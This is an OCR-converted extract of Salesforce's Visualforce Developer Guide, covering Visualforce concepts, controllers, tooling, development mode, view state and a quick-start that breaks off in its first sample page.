Visualforce Developer Guide

Version 63.0, Spring ’25

Last updated: April 16, 2025

CONTENTS

CHAPTER 1 Introducing Visualforce

Visualforce consists of a tag-based markup language that gives developers way to build applications and customize the Salesforce user interface. With Visualforce, you can:

- Build wizards and other multistep processes.
- Create a custom flow control through an application.
- Define navigation patterns and data-specific rules for optimal, efficient application interaction.

Interested in creating new Visualforce components? We recommend building Lightning web components instead. They're more modern and powerful custom HTML elements for your Salesforce apps and sites. If you're still curious about why you should use Lightning Web Components instead of Visualforce, find out more now. on page 3

Visualforce is available for desktop browsers and in the Salesforce mobile app. For desktop browsers, it's available in both Lightning Experience and Salesforce Classic. Visualforce pages and custom iframes aren't supported in Lightning Experience on iPad Safari. Visualforce is available in Contact Manager, Group, Professional, Enterprise, Unlimited, Performance, and Developer Editions.

IN THIS SECTION:


What is Visualforce?

Visualforce is a framework that allows developers to build custom user interfaces that can be hosted natively on Lightning Platform. The Visualforce framework includes a tag-based markup language similar to HTML. It also has a set of server-side "standard controllers" that make basic database operations, such as queries and saves, simple to perform.

We recommend using Lightning Web Components over Visualforce to build custom functionality. Lightning web components are lightweight and deliver exceptional performance for your apps and sites. Learn more about why you should use Lightning Web Components instead of Visualforce. on page 3

In the Visualforce markup language, each Visualforce tag corresponds to a coarse or fine-grained user interface component, such as page section, a related list, or a field. The behavior of Visualforce components can be controlled by the same logic that is used in standard Salesforce pages. Alternatively, developers can associate their own logic with a controller class written in Apex.

Sample of Visualforce Components and Their Corresponding Tags



Your Account Owners

Account Name	Owner
Account	Admin User
Burlington Textiles Corp of America	John Franklin
Pyramid Construction Inc.	Admin User
Grand Hotels & Resorts Ltd	Admin User
Express Logistics and Transport	Admin User
University of Almania	Admin User
United Oil & Gas Corp.	Admin User
GenePoint	Admin User
United Oil & Gas, UK	Admin User
United Oil & Gas, Singapore	Admin User
Edge Communications	John Franklin

□ Action	Account Name	Account Site	Billing State/Province	Phone	Owner Alias
□ Edit | Del	Account	www.salesforce.com			AUser
□ Edit | Del	Burlington Textiles Corp of Am...		NC	(336) 222-7000	jfran
□ Edit | Del	Edge Communications		TX	(512) 757-6000	jfran
□ Edit | Del	Express Logistics and Transport		OR	(503) 421-7800	AUser
□ Edit | Del	GenePoint		CA	(650) 867-3450	AUser
□ Edit | Del	Grand Hotels & Resorts Ltd		IL	(312) 596-1000	AUser
□ Edit | Del	Pyramid Construction Inc.			(014) 427-4427	AUser
□ Edit | Del	United Oil & Gas Corp.		NY	(212) 842-5500	AUser

What is a Visualforce Page?

Developers can use Visualforce to create a Visualforce page definition. A page definition consists of two primary elements:

- Visualforce markup
- A Visualforce controller

Visualforce Markup

Visualforce markup consists of Visualforce tags, HTML, JavaScript, or any other Web-enabled code embedded within a single `<apex:page>` tag. The markup defines the user interface components that are included on the page, and the way they appear.

Visualforce Controllers

A Visualforce controller is a set of instructions for what happens when a user interacts with components specified in associated Visualforce markup. One type of interaction is when a user clicks a button or link. Controllers also provide access to the data displayed in a page, and can modify component behavior.

A developer can either use a standard controller provided by Lightning Platform, or add custom controller logic with a class written in Apex:

- A standard controller consists of the same functionality and logic that is used for a standard Salesforce page. For example, if you use the standard Accounts controller, clicking a **Save** button in a Visualforce page results in the same behavior as clicking **Save** on a standard Account edit page.

  If you use a standard controller on a page and the user doesn't have access to the object, the page displays an insufficient privileges error message. Resolve this error by checking the user's accessibility for an object and displaying components appropriately.

- A standard list controller enables you to create Visualforce pages that can display or act on a set of records. Examples of existing Salesforce pages that work with a set of records include list pages, related lists, and mass action pages.
- A custom controller is a class written in Apex that implements all of a page's logic, without leveraging a standard controller. If you use a custom controller, you can define new navigation elements or behaviors, but you must also reimplement any functionality that was already provided in a standard controller.

  Like other Apex classes, custom controllers execute entirely in system mode, in which the object and field-level permissions of the current user are ignored. You can specify whether a user can execute methods in a custom controller based on the user's profile.

- A controller extension is a class written in Apex that adds to or overrides behavior in a standard or custom controller. Extensions allow you to use the functionality of another controller while adding your own custom logic.

  Standard controllers execute in user mode, in which the permissions, field-level security, and sharing rules of the current user are enforced. Extending a standard controller allows you to build a Visualforce page that respects user permissions. Although the extension class executes in system mode, the standard controller executes in user mode. As with custom controllers, you can specify whether a user can execute methods in a controller extension based on the user's profile.

Note: Custom controllers and controller extension classes execute in system mode, so they ignore user permissions and field-level security. However, you can choose whether they respect a user's organization-wide defaults, role hierarchy, and sharing rules by using the `with sharing` keywords in the class definition. For information, see "Using the `with sharing`, `without sharing`, and `inherited sharing` Keywords" in the Apex Developer Guide.

Where Can Visualforce Pages Be Used?

Developers can use Visualforce pages to:

- Override standard buttons, such as the **New** button for accounts, or the **Edit** button for contacts
- Override tab overview pages, such as the Accounts tab home page
- Define custom tabs
- Embed components in detail page layouts
- Create dashboard components or custom help pages
- Customize, extend, or integrate the sidebars in the Salesforce console (custom console components)
- Add navigation menu items and actions in the Salesforce mobile app

SEE ALSO:

Build a Custom Controller

Building a Controller Extension

Why Should I Use Lightning Web Components instead of Visualforce?

For new development, Salesforce recommends using Lightning Experience low-code tools and Lightning web components over Visualforce for the most modern, performant, and responsive functionality. Lightning Platform provides various ways for advanced administrators and developers to build custom functionality, and it supports newer, complex business processes that aren't available with Visualforce.

If you have existing Visualforce components, converting them to Lightning web components provides an opportunity to refine and improve your apps. Take time to evaluate the overall design and usability of each component and its equivalent. Work with your designer to choose the best way to align your components with the modern look and feel of the Lightning Experience user interface. For inspiration and some sample code, see the component blueprints provided in the Lightning Design System.

As you begin developing Lightning web components, decide when to reuse a Visualforce page within Lightning Experience and when to rebuild it as a Lightning web component. Consider rebuilding when you want:

- A more engaging and responsive user experience.
- Support for the latest Web Content Accessibility Guidelines (WCAG).
- An experience that's easy to optimize for multiple device form factors.
- Better performance in your app.

Lightning Web Components

Lightning web components are custom HTML elements built using HTML and modern JavaScript. They use core Web Components standards and provide only what's necessary to perform well in browsers supported by Salesforce. Because they're built on code that runs natively in browsers, Lightning web components are lightweight and deliver exceptional performance.

IN THIS SECTION:

Standard Visualforce Components and Base Lightning Web Components Side by Side

Use this table to find the equivalent base Lightning web component for a specific standard Visualforce component.

SEE ALSO:

Salesforce Developers Blog: New Resources for Moving from Visualforce to Lightning Web Components

Trailhead: Migrate from Visualforce to Lightning Web Components

Trailhead: Migrate from Aura to Lightning Web Components

Standard Visualforce Components and Base Lightning Web Components Side by Side

Use this table to find the equivalent base Lightning web component for a specific standard Visualforce component.

Visualforce component	Lightning web component
`apex:pageBlock`	`lightning-card`
`apex:pageBlockButtons`	Set actions slot on `lightning-card`
`apex:pageBlockSection`	`lightning-accordion` and `lightning-accordion-section`
`apex:pageBlockSectionItem`	`lightning-layout` and `lightning-layout-item`
`apex:toolbarGroup`	`lightning-layout` and `lightning-layout-item`
`apex:panelGrid`	`lightning-layout` and `lightning-layout-item`
`apex:panelGroup`	`lightning-layout` and `lightning-layout-item`
`apex:tabPanel`	`lightning-tabset`
`apex:tab`	`lightning-tab`

Visualforce component	Lightning web component
apex:repeat	template for:each or iterator
apex:pageBlockTable	lightning-datatable
apex:dataTable	lightning-datatable
apex:inlineEditSupport	lightning-datatable with inline editing in editable columns
apex:image	lightning-platform-resource-loader
apex:stylesheet	lightning-platform-resource-loader
apex:includeScript	lightning-platform-resource-loader
apex:map	lightning-map
apex:form	lightning-record-form lightning-record-view-form lightning-record-edit-form
apex:input	lightning-input lightning-slider
apex:inputCheckbox	lightning-input type="checkbox" lightning-input type="checkbox-button"
apex:inputFile	lightning-input type="file" lightning-file-upload
apex:inputHidden	lightning-input class="slds-hide"
apex:inputSecret	lightning-input type="password"
apex:inputText	lightning-input type="text"
apex:inputTextArea	lightning-textarea
apex:inputField	lightning-input-field
apex:selectCheckboxes	lightning-checkbox-group
apex:selectList	lightning-combobox or lightning-dual-listbox
apex:selectRadio	lightning-radio-group
apex:outputLabel	Set label attribute on lightning-input
apex:outputField	lightning-output-field
apex:outputLink	lightning-formatted-url

Visualforce component	Lightning web component

`apex:outputText`	`lightning-formatted-datetime`
	`lightning-formatted-number`
	`lightning-formatted-rich-text`
	`lightning-formatted-text`
	`lightning-formatted-time`

`apex:commandButton`	`lightning-button`
	`lightning-button-stateful`
	`lightning-button-icon`
	`lightning-button-icon-stateful`

`apex:commandLink`	`lightning-button` with bare variant
`apex:pageMessage`	`lightning-platform-show-toast-event`
`apex:messages` `apex:message`	Custom validity on `lightning-input`
`apex:pageMessages`	Automatic for `lightning-record-form` Use `lightning-messages` in `lightning-record-view-form` or `lightning-record-edit-form`

SEE ALSO:

Salesforce Developers Blog: New Resources for Moving from Visualforce to Lightning Web Components

Which Permissions are Required for Visualforce Development?

Visualforce development requires various permissions, depending on the specific activity.


User Permissions Needed	
To enable Visualforce development mode:	"Customize Application"
To create, edit, or delete Visualforce pages:	"Customize Application"
To create and edit custom Visualforce components:	"Customize Application"
To edit custom Visualforce controllers or Apex	"Author Apex"
To set Visualforce page security:	"Manage Profiles and Permission Sets"
To set version settings for Visualforce pages:	"Customize Application"

User Permissions Needed	
To create, edit, or delete static resources:	"Customize Application"
To create Visualforce Tabs:	"Customize Application"

How is Visualforce Architected?

All Visualforce pages run entirely on the Lightning platform, both when a developer creates the page, and when an end user requests a page, as shown in the following architecture diagrams.


Visualforce System Architecture - Development Mode



When a developer finishes writing a Visualforce page and saves it to the platform, the platform application server attempts to compile the markup into an abstract set of instructions that can be understood by the Visualforce renderer. If compilation generates errors, the save is aborted and the errors are returned to the developer. Otherwise, the instructions are saved to the metadata repository and sent to the Visualforce renderer. The renderer turns the instructions into HTML and then refreshes the developer's view, thereby providing instantaneous feedback to the developer for whatever changes were made in the markup.

The architecture diagram below shows the process flow when a non-developer user requests a Visualforce page. Because the page is already compiled into instructions, the application server simply retrieves the page from the metadata repository and sends it to the Visualforce renderer for conversion into HTML.

Visualforce System Architecture - Standard User Mode



Note: Your Visualforce pages may be run on one of the force.com servers instead of a salesforce.com server.

SEE ALSO:

What is Visualforce?

How Do Visualforce Pages Compare to S-Controls?

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected and can still be edited.

Visualforce pages are considered the next-generation of s-controls and should be used instead of s-controls whenever possible, both for their increased performance and the ease with which they can be written. The following table outlines the differences between Visualforce pages and s-controls.

	Visualforce Pages	S-Controls
Required technical skills	HTML, XML	HTML, JavaScript, Ajax Toolkit
Language style	Tag markup	Procedural code
Page override model	Assemble standard and custom components using tags	Write HTML and JavaScript for entire page
Standard Salesforce component library	Yes	No
Access to built-in platform behavior	Yes, through the standard controller	No

	Visualforce Pages	S-Controls
Data binding	Yes Developers can bind an input component (such as a text box) with a particular field (such as Account Name). If a user saves a value in that input component, it is also saved in the database.	No Developers can't bind an input component with a particular field. Instead, they must write JavaScript code that uses the API to update the database with user-specified field values.
Stylesheet inheritance	Yes	No, must bring in Salesforce stylesheets manually
Respect for field metadata, such as uniqueness	Yes, by default If a user attempts to save a record that violates uniqueness or requiredness field attributes, an error message is automatically displayed and the user can try again.	Yes, if coded in JavaScript using a `describe` API call If a user attempts to save a record that violates uniqueness or requiredness field attributes, an error message is only displayed if the s-control developer wrote code that checked those attributes.
Interaction with Apex	Direct, by binding to a custom controller	Indirect, by using Apex `webService` methods through the API
Performance	More responsive because markup is generated on the Lightning Platform	Less responsive because every call to the API requires a round trip to the server—the burden rests with the developer to tune performance
Page container	Native	In an iFrame

How is Visualforce Versioned?

Starting with the Summer '09 release, Visualforce pages and components are *versioned*. When a page or component has a version number, the functionality of older Visualforce elements doesn't change as new implementations are introduced. Visualforce versions start at 15.0. If you try to set the version of a Visualforce page to a version earlier than 15.0, it automatically changes to 15.0.

To aid backwards-compatibility, each Visualforce page and custom component is saved with version settings for the specified version of the API as well as the specific version of Visualforce. If the Visualforce page or component references installed managed packages, the version settings for each managed package referenced by the page or component is saved too. This ensures that as Visualforce, the API, and the components in managed packages evolve in subsequent versions, Visualforce pages and components are still bound to versions with specific, known behavior.

Custom components that are referenced in Visualforce pages always perform under their own version number. Thus, if a custom component is set at version 15.0, it always exhibits behavior from Visualforce version 15.0, whether running in a version 15.0 or a 16.0 page.

The release notes list any changes between Visualforce versions. The component reference also lists which Visualforce version a standard component was introduced in, as well as whether a component or attribute was deprecated in a version.

To set the Salesforce API and Visualforce version for a Visualforce page or custom component:

1. Edit a Visualforce page or component and click **Version Settings**.

Note: You can only modify the version settings for a page or custom component on the Version Settings tab when editing the page or component in Setup.

2. Select the `Version` of the Salesforce API. This is also the version of Visualforce used with the page or component.
3. Click **Save**.

SEE ALSO:

Managing Version Settings for Custom Components

Managing Package Version Settings for Visualforce Pages and Components

CHAPTER 2 Tools for Visualforce Development

Before you begin to develop Visualforce pages and components, familiarize yourself with the different places to create them.

- Develop Visualforce pages with Visualforce development mode. Visualforce development mode is only available for users with the Customize Application permission. Development mode provides you with:
  - A special development footer on every Visualforce page that includes the page's view state, any associated controller, a link to the component reference documentation, and a page markup editor that offers highlighting, find-replace functionality, and auto-suggest for component tag and attribute names.
  - The ability to define new Visualforce pages just by entering a unique URL.
  - Error messages that include more detailed stack traces than what standard users receive.

  To enable Visualforce development mode:

  1. From your personal settings, enter *`Advanced User Details`* in the Quick Find box, then select **Advanced User Details**. No results? Enter *`Personal Information`* in the Quick Find box, then select **Personal Information**.
  2. Click **Edit**.
  3. Select the `Development Mode` checkbox.
  4. Optionally, select the `Show View State in Development Mode` checkbox to enable the View State tab on the development footer. This tab is useful for monitoring the performance of your Visualforce pages.
  5. Click **Save**.

- Develop Visualforce pages through the Salesforce user interface. From Setup, enter *`Visualforce Pages`* in the `Quick Find` box, then select **Visualforce Pages**. For Visualforce components, from Setup, enter *`Components`* in the `Quick Find` box, then select **Visualforce Components**.
- Develop Visualforce pages with Visual Studio Code, a lightweight and extensible code editor. Salesforce Extensions for Visual Studio Code includes tools for developing on the Salesforce platform. It provides features for working with development orgs (scratch orgs, sandboxes, and DE orgs), Apex, Aura components, and Visualforce.

IN THIS SECTION:

Using the Development Mode Footer

With development mode enabled, you can view and edit the content of a page by navigating to the URL of the page. For example, if a page is named `HelloWorld`, and your Salesforce instance is `MyDomain_login_URL`, enter `https://MyDomain_login_URL/apex/HelloWorld` in your browser's address bar. Development mode also provides you with a special development footer to edit your Visualforce pages and custom controllers, as well as monitor Visualforce performance.

After enabling development mode, all Visualforce pages display with the development mode footer at the bottom of the browser:

- Click the tab with the name of the page to open the page editor to view and edit the associated Visualforce markup without having to return to the Setup area. Changes display immediately after you save the page.
- If the page uses a custom controller, the name of the controller class is available as a tab. Click the tab to edit the associated Apex class.
- If the page uses any controller extensions, the names of each extension are available as tabs. Clicking on the tab lets you edit the associated Apex class.
- If enabled in Setup, the **View State** tab displays information about the items contributing to the view state of the Visualforce page.
- Click **Save** (just above the edit pane) to save your changes and refresh the content of the page.
- Click **Component Reference** to view the documentation for all supported Visualforce components.
- Click **Where is this used?** to view a list of all items in Salesforce that reference the page, such as custom tabs, controllers, or other pages.
- Click the Collapse button (⬇) to collapse the development mode footer panel. Click the Expand button (⬆) to toggle it back open.
- Click the Disable Development Mode button (⊗) to turn off development mode entirely. Development mode remains off until you enable it again from your personal information page in your personal settings.

About the View State Tab

The *view state* of a web page is composed of all the data that's necessary to maintain the state of the controller during server requests (like sending or receiving data). Since the view state contributes to the overall size of your page, performance of a page can depend on efficiently managing the view state. The View State tab in the development mode footer provides information about the view state of your Visualforce page as it interacts with Salesforce.

Note: The View State tab should be used by developers that understand the page request process. Familiarize yourself with the order of execution in a Visualforce page before using the tab.

To enable the View State tab:

1. From your personal settings, enter `Advanced User Details` in the Quick Find box, then select **Advanced User Details**. No results? Enter `Personal Information` in the Quick Find box, then select **Personal Information**.
2. Click **Edit**.
3. Select the `Development Mode` checkbox if it isn't selected.
4. Select the `Show View State in Development Mode` checkbox.
5. Click **Save**.

Note: Since the view state is linked to form data, the View State tab only appears if your page contains an `<apex:form>` tag. In addition, the View State tab displays only on pages using custom controllers or controller extensions.

The View State tab is composed of folder nodes. If you click any folder, a pie chart with a Content tab appears. This chart displays the folder's child Visualforce custom controllers, Apex objects, or fields. You can see which elements contribute to the parent's overall size by hovering over pieces of the graph. This is the same information as the individual text nodes. The chart requires Flash version 6 or greater enabled on your browser.

Salesforce allows Visualforce pages to have a maximum view state size of 170KB. The View State tab shows you which elements on your page are taking up that space. A smaller view state size generally means quicker load times. To minimize your pages' view state, you can optimize your Apex controller code and remove any superfluous Visualforce components used. For example:

- If you notice that a large percentage of your view state comes from objects used in controllers or controller extensions, consider refining your SOQL calls to return only data that's relevant to the Visualforce page.
- If your view state is affected by a large component tree, try reducing the number of components your page depends on.

The View State tab contains the following columns (in alphabetical order):

Column	Description
`% of Parent`	The percent of the overall size that the custom controller, Apex object, or field contributes to the parent.
`Name`	The name of the custom controller, Apex object, or field.
`Size`	The view state size of the custom controller, Apex object, or field.
`Type`	The type of custom controller, Apex object, or field.
`Value`	The value of the field.

The `Name` column contains nodes defining the various parts of your Visualforce page. They are (in alphabetical order):

Node	Description
`Component Tree`	This represents the overall structure of your page. Its size is affected by the number of components you have on the page. Generally, fewer components means a smaller component tree, which could result in faster load times. You can see how much of your view state size is made up from the component tree by clicking the `View State` folder.
`Internal`	This represents the internal Salesforce data used by your Visualforce page. This can't be controlled by developers. You can see how much of your view state size is made up from internal elements by clicking the `State` folder.
`Expressions`	This represents the data used by formula expressions defined in your Visualforce page.
`State`	This folder contains all the Visualforce custom controllers, Apex objects, or fields. By expanding the child Controller and Controller Extension folders, you can see each object that's on the page, its fields, and the value of those fields. Generally, these are dependent on your Apex controller logic.
`View State`	This folder contains all the nodes. By clicking on it, you can find overall information about your Visualforce page's view state. The Capacity tab tells you how much of your allotted view state size is

Node	Description
	being used. If you exceed that amount, the graph will also tell you how many kilobytes you've gone over.

About the Visualforce Editor

When editing Visualforce pages through the development mode footer or from Setup, an editor is available with the following functionality:

Syntax highlighting

The editor automatically applies syntax highlighting for keywords and all functions and operators.

Search (🔍 🔍)

Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the `Search` textbox and click **Find Next**.

- To replace a found search string with another string, enter the new string in the `Replace` textbox and click **replace** to replace just that instance, or **Replace All** to replace that instance and all other instances of the search string that occur in the page, class, or trigger.
- To make the search operation case sensitive, select the **Match Case** option.
- To use a regular expression as your search string, select the **Regular Expressions** option. The regular expressions follow JavaScript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line.

  If you use the replace operation with a string found by a regular expression, the replace operation can also bind regular expression group variables (`$1`, `$2`, and so on) from the found search string. For example, to replace an `<h1>` tag with an `<h2>` tag and keep all the attributes on the original `<h1>` intact, search for `<h1(\s+)(.*)>` and replace it with `<h2$1$2>`.

Go to line (➜ ➜)

This button allows you to highlight a specified line number. If the line is not currently visible, the editor scrolls to that line.

Undo (↶ ↶) and Redo (↷ ↷)

Use undo to reverse an editing action and redo to recreate an editing action that was undone.

Font size

Select a font size from the drop-down list to control the size of the characters displayed in the editor.

Line and column position

The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line (➜ ➜) to quickly navigate through the editor.

Line and character count

The total number of lines and characters is displayed in the status bar at the bottom of the editor.

The editor supports the following keyboard shortcuts:

`Tab`

Adds a tab at the cursor

`SHIFT+Tab`

Removes a tab

`CTRL+f`

Opens the search dialog or searches for the next occurrence of the current search

CTRL+r

Opens the search dialog or replaces the next occurrence of the current search with the specified replacement string

CTRL+g

Opens the go to line dialog

CTRL+s

Performs a quick save.

CTRL+z

Reverses the last editing action

CTRL+y

Recreates the last editing action that was undone

Accessing Metrics for Your Visualforce Pages

To query metrics on the Visualforce pages in your org, use the `VisualforceAccessMetrics` object in the Salesforce SOAP API.

To query information from the `VisualforceAccessMetrics` object, use the Query Editor in the Developer Console. If you use Visual Studio Code, you can also make queries with the SOQL Builder, which is part of the Salesforce Extension Pack.

The following is a sample SOQL call:

```
SELECT ApexPageId, DailyPageViewCount, Id, ProfileId, MetricsDate, LogDate FROM
VisualforceAccessMetrics
```

Table 1: Query Parameters

Parameter	Description
`LogDate`	This parameter provides the date that the page access was logged. This parameter is available for release 216 and later.
`ProfileId`	The ID of the profile associated with the user who accessed the page. This parameter is available for release 216 and later.
`ApexPageId`	The ID of the tracked Visualforce page
`DailyPageView`	Each `VisualforceAccessMetrics` object tracks the daily page view count in the `DailyPageViewCount` field.
`MetricsDate`	The date the metrics were collected is specified in `MetricsDate`.

Note: Page views are tallied the day after the page is viewed, and each `VisualforceAccessMetrics` object is removed after 90 days.

Using `VisualforceAccessMetrics`, you can track the number of views each Visualforce page in your org receives in a 24-hour time period. To find out how many views a page got over the course of multiple days, you can query multiple `VisualforceAccessMetrics` objects for the same `ApexPageId`.

SEE ALSO:

Object Reference for the Salesforce Platform: VisualforceAccessMetrics

CHAPTER 3 Getting a Quick Start with Visualforce

To showcase the essential elements of Visualforce, this chapter includes a set of examples that demonstrate features of the language. While the examples do not go into every detail, rule, or exception for every tag or controller, new Visualforce developers can use this tutorial to understand how Visualforce works before proceeding to the more detailed descriptions in the remainder of this guide.

The examples are broken up into beginner and advanced sections. The beginner examples primarily use Visualforce markup. The advanced examples use Lightning Platform Apex code in addition to Visualforce markup.

Advanced examples that require Apex are in their own chapter.

IN THIS SECTION:

Using Query String Parameters in a Page

As shown in earlier examples, the default page context—that is, the record that provides the source of data displayed on the page—is controlled by a query string parameter named `id` in the page URL. You can also get and set query string parameters in the Visualforce markup.

Use Ajax in a Page

Some Visualforce components are Ajax aware. With these components, you can add Ajax behaviors to a page without writing any JavaScript.

Put Visualforce Pages on External Domains

To frame your Visualforce content on a trusted external domain, enable clickjack protection, and then specify the domains where you allow framing. If your Visualforce page requires authentication, use a custom domain to serve your Visualforce content on the same domain that frames the page.

Compile Visualforce Successfully

Learn the requirements of compiling Visualforce pages and components.

You can't save your Visualforce pages and components unless they correctly compile. Here's a list of things to watch out for when creating Visualforce pages:

- Verify that your component tags start with the correct namespace identifier such as `apex:`—that is, `apex` followed by a colon.
- Only Visualforce components and HTML elements are supported in API version 20.0 and later. Markup tags with other prefixes such as `soapenv` aren't supported.
- Make sure that every opening quote and bracket has a closing one.
- Verify that the controller or controller extension is named correctly.
- Visualforce pages and components created using Salesforce API version 19.0 or higher must be written as well-formed XML. In general, this means that elements must be correctly nested, non-empty elements must have an end tag, empty elements must be terminated with a closing slash (“`/`”), and so on. The World Wide Web Consortium (W3C) provides an article on the specifications of well-formed XML.

  The following exceptions are allowed:

  - Code that violates well-formed XML is permitted inside JavaScript. For example, you don't need to use `<![CDATA[]]>` tags in Visualforce.
  - Code that violates well-formed XML is permitted inside expressions. For example, you don't need to escape quotation marks inside formulas.
  - XML directives that are normally required at the beginning of a page—such as `<?xml version="1.0" encoding="UTF-8"?>`—can occur inside top-level container tags, like `<apex:page>` and `<apex:component>`.

Creating Your First Page

With development mode enabled, you can create your first Visualforce page by entering a URL for the page in your browser's address bar as follows:

```
https://MyDomain_login_URL/apex/myNewPageName
```


For example, if you want to create a page called “HelloWorld” and your Salesforce organization uses ***`MyDomain_login_URL`***, enter `http://MyDomain_login_URL/apex/HelloWorld`.

Because the page does not yet exist, you are directed to an intermediary page from which you can create your new page. Click **Create Page** *<myNewPageName>* to create it automatically.

Note: If you do not have Visualforce development mode enabled, you can also create a new page from Setup by entering *`Visualforce Pages`* in the `Quick Find` box, then selecting **Visualforce Pages**, and then clicking **New**.

Visualforce pages can always be edited from this part of setup, but to see the results of your edits you have to navigate to the URL of your page. For that reason, most developers prefer to work with development mode enabled so they can view and edit pages in a single window.

A New Visualforce Page



Congratulations This is your new Page: HelloWorld

With Developer mode enabled, you can view and edit a page at the same time.

```
<apex:page >
 <!-- Begin Default Content REMOVE THIS -->
 <h1>Congratulations</h1>
